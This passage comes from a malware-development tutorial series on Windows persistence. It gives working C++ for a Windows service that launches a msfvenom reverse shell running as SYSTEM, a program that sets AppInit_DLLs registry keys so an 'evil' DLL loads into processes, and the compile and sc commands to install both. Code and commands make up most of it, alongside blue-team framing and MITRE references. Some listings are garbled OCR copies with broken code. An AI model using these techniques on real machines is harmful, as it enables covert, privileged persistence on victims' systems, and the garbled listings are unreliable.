- These are registered as a bit mask via the `dwControlsAccepted` field of the `SERVICE STATUS` structure.
- Set Service Status to `SERVICE RUNNING`. - Perform initialization procedures. Such as creating threads/events/mutex/IPCs, etc.

```
void ServiceMain(int argc, char** argv) {
    serviceStatus.dwServiceType      = SERVICE_WIN32;
    serviceStatus.dwCurrentState    = SERVICE_START_PENDING;
    serviceStatus.dwControlsAccepted =
        SERVICE_ACCEPT_STOP | SERVICE_ACCEPT_SHUTDOWN;
    serviceStatus.dwWin32ExitCode   = 0;
    serviceStatus.dwServiceSpecificExitCode = 0;
    serviceStatus.dwCheckPoint     = 0;
    serviceStatus.dwWaitHint       = 0;

    hStatus = RegisterServiceCtrlHandler("MeowService",
```

```

(LPHANDLER_FUNCTION)ControlHandler);
RunMeow();

serviceStatus.dwCurrentState = SERVICE_RUNNING;
SetServiceStatus (hStatus, &serviceStatus);

while (serviceStatus.dwCurrentState == SERVICE_RUNNING) {
    Sleep(SLEEP_TIME);
}
return;
}

```

The Service Control Handler was registered in your Service Main Entry point. Each service must have a handler to handle control requests from the SCM:

```

void ControlHandler(DWORD request) {
    switch(request) {
        case SERVICE_CONTROL_STOP:
            serviceStatus.dwWin32ExitCode = 0;
            serviceStatus.dwCurrentState = SERVICE_STOPPED;
            SetServiceStatus (hStatus, &serviceStatus);
            return;

        case SERVICE_CONTROL_SHUTDOWN:
            serviceStatus.dwWin32ExitCode = 0;
            serviceStatus.dwCurrentState = SERVICE_STOPPED;
            SetServiceStatus (hStatus, &serviceStatus);
            return;

        default:
            break;COM DLL hijack
    }
    SetServiceStatus(hStatus, &serviceStatus);
    return;
}

```

I have only implemented and supported the SERVICE_CONTROL_STOP and SERVICE_CONTROL_SHUTDOWN requests. You can handle other requests such as SERVICE_CONTROL_CONTINUE, SERVICE_CONTROL_INTERROGATE, SERVICE_CONTROL_PAUSE, SERVICE_CONTROL_SHUTDOWN and others.

Also, create function with *evil* logic:

```

// run process meow.exe - reverse shell
int RunMeow() {
    void * lb;
    BOOL rv;

```

```

HANDLE th;

// for example:
// msfvenom -p windows/x64/shell_reverse_tcp
// LHOST=192.168.56.1 LPORT=4445 -f exe > meow.exe
char cmd[] = "Z:\\2022-05-09-malware-pers-4\\meow.exe";
STARTUPINFO si;
PROCESS_INFORMATION pi;
ZeroMemory(&si, sizeof(si));
si.cb = sizeof(si);
ZeroMemory(&pi, sizeof(pi));
CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL,
NULL, &si, &pi);
WaitForSingleObject(pi.hProcess, INFINITE);
CloseHandle(pi.hProcess);
return 0;
}

int main() {
SERVICE_TABLE_ENTRY ServiceTable[] = {
{"MeowService",
(LPSERVICE_MAIN_FUNCTION) ServiceMain},
{NULL, NULL}
};

StartServiceCtrlDispatcher(ServiceTable);
return 0;
}

```

As I wrote earlier, just create our reverse shell process (`meow.exe`):

```

18 // run process meow.exe - reverse shell-
19 int RunMeow() {
20     void *lb;
21     BOOL rv;
22     HANDLE th;
23
24     // for example: msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f exe > meow.exe
25     char cmd[] = "Z:\\2022-05-09-malware-pers-4\\meow.exe";
26     STARTUPINFO si;
27     PROCESS_INFORMATION pi;
28     ZeroMemory(&si, sizeof(si));
29     si.cb = sizeof(si);
30     ZeroMemory(&pi, sizeof(pi));
31     CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
32     WaitForSingleObject(pi.hProcess, INFINITE);
33     CloseHandle(pi.hProcess);
34     return 0;
35 }
36
37 int main() {
38     SERVICE_TABLE_ENTRY ServiceTable[] = {
39     {"MeowService", (LPSERVICE_MAIN_FUNCTION) ServiceMain},
40     {NULL, NULL}
41 };
42
43     StartServiceCtrlDispatcher(ServiceTable);
44
45 }

```

Of course, this code is not reference and it is more “*dirty*” Proof of Concept.

demo

Let's go to demonstration all.


Compile our service:

```
x86_64-w64-mingw32-g++ -O2 meowsrv.cpp -o meowsrv.exe \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive
```

```
[root@x86_64-mingw32-g++-01 BROWNSRV]# g++ BROWNSRV.cpp -O2 -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings \
-fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
[ccomelonec@kali1]# cd /hacking/cybersec_blog/2022-05-09-malware-pers-4/
[ccomelonec@kali1]# ls -lRt
total 28K
drwxr-xr-x 2 cocomelonc cocomelonc 2.0K May 10 17:17 .
drwxr-xr-x 1 cocomelonc cocomelonc 2.0K May 10 17:17 meowsrv
drwxr-xr-x 1 cocomelonc cocomelonc 2.0K May 10 17:17 meowsrv.cpp
```


We can install the service from the command prompt by running the following command in target machine Windows 10 x64. Remember that all commands run as administrator:

```
sc create MeowService binpath= \
"Z:\2022-05-09-malware-pers-4\meowsrv.exe" \
start= auto
```




Check:


```
sc query MeowService
```



If we open the **Process Hacker**, we will see it in the **Services** tab:




If we check its properties:




The **LocalSystem** account is a predefined local account used by the service control manager. It has extensive privileges on the local computer, and acts as the computer on the network. Its token includes the **NT AUTHORITY\SYSTEM** and **BUILTIN\Administrators** SIDs; these accounts have access to most system objects. The name of the account in all locales is `.\LocalSystem`. The name, **LocalSystem** or **ComputerName\LocalSystem** can also be used. This account does not have a password. If you specify the **LocalSystem** account in a call to the **CreateService** or **ChangeServiceConfig** function, any password information you provide is ignored via [MSDN](#).

Then, start service via command:


```
sc start MeowService
```




And as you can see, we got a reverse shell!:




And our **MeowService** service got a PID: 5668:




Then, run **Process Hacker** as non-admin User:



As you can see, it doesn't show us the username. But, running **Process Hacker** as Administartor changes the situation, and we see that our shell running on behalf NT AUTHORITY\SYSTEM:




We will see it in the Network tab:




So, everything is worked perfectly :)

Let's go cleaning after completion of experiments. Stop service:

```
sc stop MeowService
```



So, `MeowService` successfully stopped. And if we delete it:



We can see `Process Hacker`'s notification about this.

But, **there is one very important caveat**. You might wonder why we just ran the command:

```
sc create MeowService \
binpath= "Z:\2022-05-09-pers-4\meow.exe" \
start= auto
```

Because, `meow.exe` is not actually a service. As I wrote earlier, the minimum requirements for a service are following specific functions: main entry point, service entry point and service control handler. If you try to create a service from just `meow.exe`, it's just terminate with error.

conclusion

This technique is not new, but it is worth paying attention to it, especially entry level blue team specialists. Threat actors also can modify existing windows services instead create new ones. In the wild, this trick was often used by groups such as APT 38, APT 32 and APT 41.

MITTRE ATT&CK. Create or Modify System Process: Windows Service


APT 32

APT 38

APT 41

source code in Github

46. malware development: persistence - part 5. AppInit_DLLs. Simple C++ example.



```
7
8 #include <windows.h>
9 #pragma comment (lib, "user32.lib")
10
11 extern "C" {
12     __declspec(dllexport) BOOL WINAPI runMe(void) {
13         MessageBoxA(NULL, "Meow-meowl", "<~_~>", MB_OK);
14         return TRUE;
15     }
16 }
17
18 BOOL APIENTRY DllMain(HMODULE hModule, DWORD nReason, LPVOID lpReserved)
19 {
20     switch (nReason) {
21     case DLL_PROCESS_ATTACH:
22         runMe();
23         break;
24     case DLL_PROCESS_DETACH:
25         break;
26     case DLL_THREAD_ATTACH:
27     case DLL_THREAD_DETACH:
28         break;
29     }
30     return TRUE;
31 }
32
```

This section is a next part of a series of articles on windows malware persistence techniques and tricks.

Today I'll wrote about the result of self-researching another persistence trick: AppInit_DLLs.

Windows operating systems have the functionality to allow nearly all application processes to load custom DLLs into their address space. This allows for the possibility of persistence, as any DLL may be loaded and executed when application processes are created on the system.

AppInit DLLs

Administrator level privileges are necessary to implement this trick. The following registry keys regulate the loading of DLLs via AppInit:

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows - 32-bit
- HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows - 64-bit

We are interested in the following values:

```
reg query \
"HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s
```

```
Windows PowerShell
PS Z:\2022-04-26-malware-pers> reg query
"HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows
  (Default) REG_SZ   mservc
  AppInit_DLLs REG_SZ   0x0
  DesktopHe(logging) REG_DWORD  0x1
  DeviceIoTimeout REG_DWORD  0x15
  DeviceNotSelectedTimeout REG_DWORD  0x15
  DmInPutNeedsCompletionPort REG_DWORD  0x1
  EndInPutNeedsCompletionPort REG_DWORD  0x7
  GDIProcessPendingQuota REG_DWORD  0x10
  IconServiceId REG_SZ   IconCodeService.dll
  LoadAppInit_DLLs REG_DWORD  0x0
  NaturalInputHandler REG_SZ   NInput.dll
  ShutdownWarningDialogTimeout REG_DWORD  0xffffffff
  Spooler REG_DWORD  0x1
  ThreadUnresponsiveTimeout REG_DWORD  0x1f4
  TransactionRetryingTimeout REG_DWORD  0x8
  UserPortMessageLimit REG_DWORD  0x2719
  UserPortMessageSize REG_DWORD  0x1000
  Win32kLastWriteTime REG_SZ   1001098908708

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\Win32k\PP
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\Win32k\PP\Parameters
  ForceLogsInNtDump REG_DWORD  0x1
  LogPages REG_DWORD  0x14
  UserPortMessageSize REG_DWORD  0x1000
  WppRecorder_PerBufferPerBytes REG_DWORD  0x14000
  WppRecorder_PerBufferPerNBytes REG_DWORD  0x200
  WppRecorder_PerReadCount REG_SZ   {135cd004-5d08-4c50-a3b6-7ed1cf76fd6}
  WppRecorder_PerThreadCount REG_SZ   1

PS Z:\2022-04-26-malware-pers>
```

And for 64-bit:

```
reg query \
"HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" \
/s
```

```
Windows PowerShell
PS Z:\2022-04-26-malware-pers> reg query "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /s

HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows
  (Default) REG_SZ   mservc
  AppInit_DLLs REG_SZ   0x0
  DeviceIoTimeout REG_DWORD  0x8
  DeviceNotSelectedTimeout REG_DWORD  0x15
  DmInPutNeedsCompletionPort REG_DWORD  0x1
  EndInPutNeedsCompletionPort REG_DWORD  0x7
  GDIProcessPendingQuota REG_DWORD  0x2719
  IconServiceId REG_SZ   IconCodeService.dll
  LoadAppInit_DLLs REG_DWORD  0x0
  NaturalInputHandler REG_SZ   NInput.dll
  ShutdownWarningDialogTimeout REG_DWORD  0xffffffff
  Spooler REG_SZ   yes
  ThreadUnresponsiveTimeout REG_DWORD  0x1f4
  TransactionRetryingTimeout REG_DWORD  0x8
  UserPortMessageLimit REG_DWORD  0x32
  UserPortMessageSize REG_DWORD  0x1000
  UserPortMessageSizeQoata REG_DWORD  0x200
  WppRecorder_PerBufferPerBytes REG_DWORD  0x14000
  WppRecorder_PerBufferPerNBytes REG_DWORD  0x200
  WppRecorder_PerReadCount REG_SZ   {135cd004-5d08-4c50-a3b6-7ed1cf76fd6}

HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\Win32k\PP
HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\Win32k\PP\Parameters
  ForceLogsInNtDump REG_DWORD  0x1
  LogPages REG_DWORD  0x14
  UserPortMessageSize REG_DWORD  0x1000
  WppRecorder_PerBufferPerBytes REG_DWORD  0x14000
  WppRecorder_PerBufferPerNBytes REG_DWORD  0x200
  WppRecorder_PerReadCount REG_SZ   {135cd004-5d08-4c50-a3b6-7ed1cf76fd6}

PS Z:\2022-04-26-malware-pers>
```

Microsoft to protect Windows users from malware has disabled by default the loading of DLL's via AppInit (LoadAppInit_DLLs). However, setting the registry key LoadAppInit_DLLs to value 1 will enable this feature.

practical example

First of all, create “evil” DLL. As usual I will take “meow-meow” messagebox pop-up logic:

```

/*
evil.cpp
inject via Appinit_DLLs
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/05/16/malware-pers-5.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

extern "C" {
    __declspec(dllexport) BOOL WINAPI runMe(void) {
        MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
        return TRUE;
    }
}

BOOL APIENTRY DllMain(HMODULE hModule,
DWORD nReason, LPVOID lpReserved) {
    switch (nReason) {
    case DLL_PROCESS_ATTACH:
        runMe();
        break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }
    return TRUE;
}

```

Let's go to compile it:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive
```

```

[(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-16-malware-pers-5]
$ x86_64-w64-mingw32-gcc -shared -o evil.dll evil.cpp -fpermissive
[(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-16-malware-pers-5]
$ ll
total 116
-rwxr-x--- 1 cocomelonc cocomelonc 3146 May 15 19:05 evil.cpp
-rw-r-xr-x 1 cocomelonc cocomelonc 93547 May 16 01:21 evil.dll
-rw-r--r-- 1 cocomelonc cocomelonc 1284 May 16 01:20 pers.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 May 16 00:17 pers.exe
[(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-16-malware-pers-5]
$ ]

```

Then simple logic: changing the registry key `AppInit_DLLs` to contain the path to the DLL, as a result, `evil.dll` will be loaded.

For this create another app `pers.cpp`:

```
/*
pers.cpp
windows low level persistense via Appinit_DLLs
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/05/16/malware-pers-5.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    // malicious DLL
    const char* dll = "Z:\\2022-05-16-malware-pers-5\\evil.dll";
    // activation
    DWORD act = 1;

    // 32-bit and 64-bit
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
    (LPCSTR)
    "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows",
    0 , KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry keys
        RegSetValueEx(hkey, (LPCSTR)"LoadAppInit_DLLs",
        0, REG_DWORD, (const BYTE*)&act, sizeof(act));
        RegSetValueEx(hkey, (LPCSTR)"AppInit_DLLs",
        0, REG_SZ, (unsigned char*)dll, strlen(dll));
        RegCloseKey(hkey);
    }

    res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
    (LPCSTR)
    "SOFTWARE\\Wow6432Node\\Microsoft\\Windows NT\\CurrentVersion\\\
Windows",
    0 , KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry keys
        RegSetValueEx(hkey, (LPCSTR)"LoadAppInit_DLLs",
        0, REG_DWORD, (const BYTE*)&act, sizeof(act));
        RegSetValueEx(hkey, (LPCSTR)"AppInit_DLLs",
```

```
    0, REG_SZ, (unsigned char*)dll, strlen(dll));
    RegCloseKey(hkey);
}
return 0;
}
```

As you can see, setting the registry key `LoadAppInit_DLLs` to value 1 is also important.

Let's go to compile it:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive
```

demo

Let's go to see everything in action! Drop all to victim's machine (Windows 10 x64 in my case).

Then run as Administrator:

.\\pers.exe

and:

```
reg query \
"HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" \
/s
reg query \
"HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\
Windows" /s
```

just check.

```

1 #include <windows.h>
2 #include <string.h>
3
4 int reg_key_compare(HKEY hKeyRoot,
5     HKEY hKey) {
6     LONG ret;
7     CHAR value[1024];
8     DWORD dwSize = sizeof(value);
9
10    if (RegOpenKeyEx(hKeyRoot,
11        hKey, 0, ERROR_SUCCESS) == ERROR_SUCCESS) {
12        if (RegQueryValueExA(hKey, "Meow-meow",
13            NULL, &dwSize, (unsigned char *)value,
14            &dwSize) == ERROR_SUCCESS) {
15            if (strcmp(value, "Meow-meow!") == 0)
16                return TRUE;
17        }
18    }
19    return FALSE;
20}
21
22 int main(int argc, char* argv[])
23 {
24     HKEY hKey = NULL;
25     // malicious DLL
26     const char* dll = "Z:\2022-05-16-malware-pers-5\evil.dll";
27     // activation
28     DWORD act = 1;
29
30     // start up
31     LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows", 0, KEY_WRITE);
32     if (res == ERROR_SUCCESS) {
33         // create new registry keys
34         RegSetValueEx(hKey, (LPCSTR)"LoadAppInit DLLs", 0, REG_DWORD, (const BYTE*)&act, sizeof(act));
35         RegSetValueEx(hKey, (LPCSTR)"AppInit_DLLs", 0, REG_SZ, (unsigned char*)dll, strlen(dll));
36     }
37     RegCloseKey(hKey);
38 }

```

Then, for demonstration, open something like Paint or Notepad:

```

1 // ...
2
3 #include <windows.h>
4 #pragma comment(lib, "user32.lib")
5
6 extern "C" {
7     __declspec(dllexport) BOOL WINAPI runMe(void) {
8         MessageBox(NULL, "Meow-meow!", "^.^.^", MB_OK);
9         return TRUE;
10    }
11 }
12
13 BOOL APIENTRY DllMain(HMODULE hModule, DWORD nReason,
14                         LPVOID lpReserved) {
15     switch (nReason) {
16     case DLL_PROCESS_ATTACH:
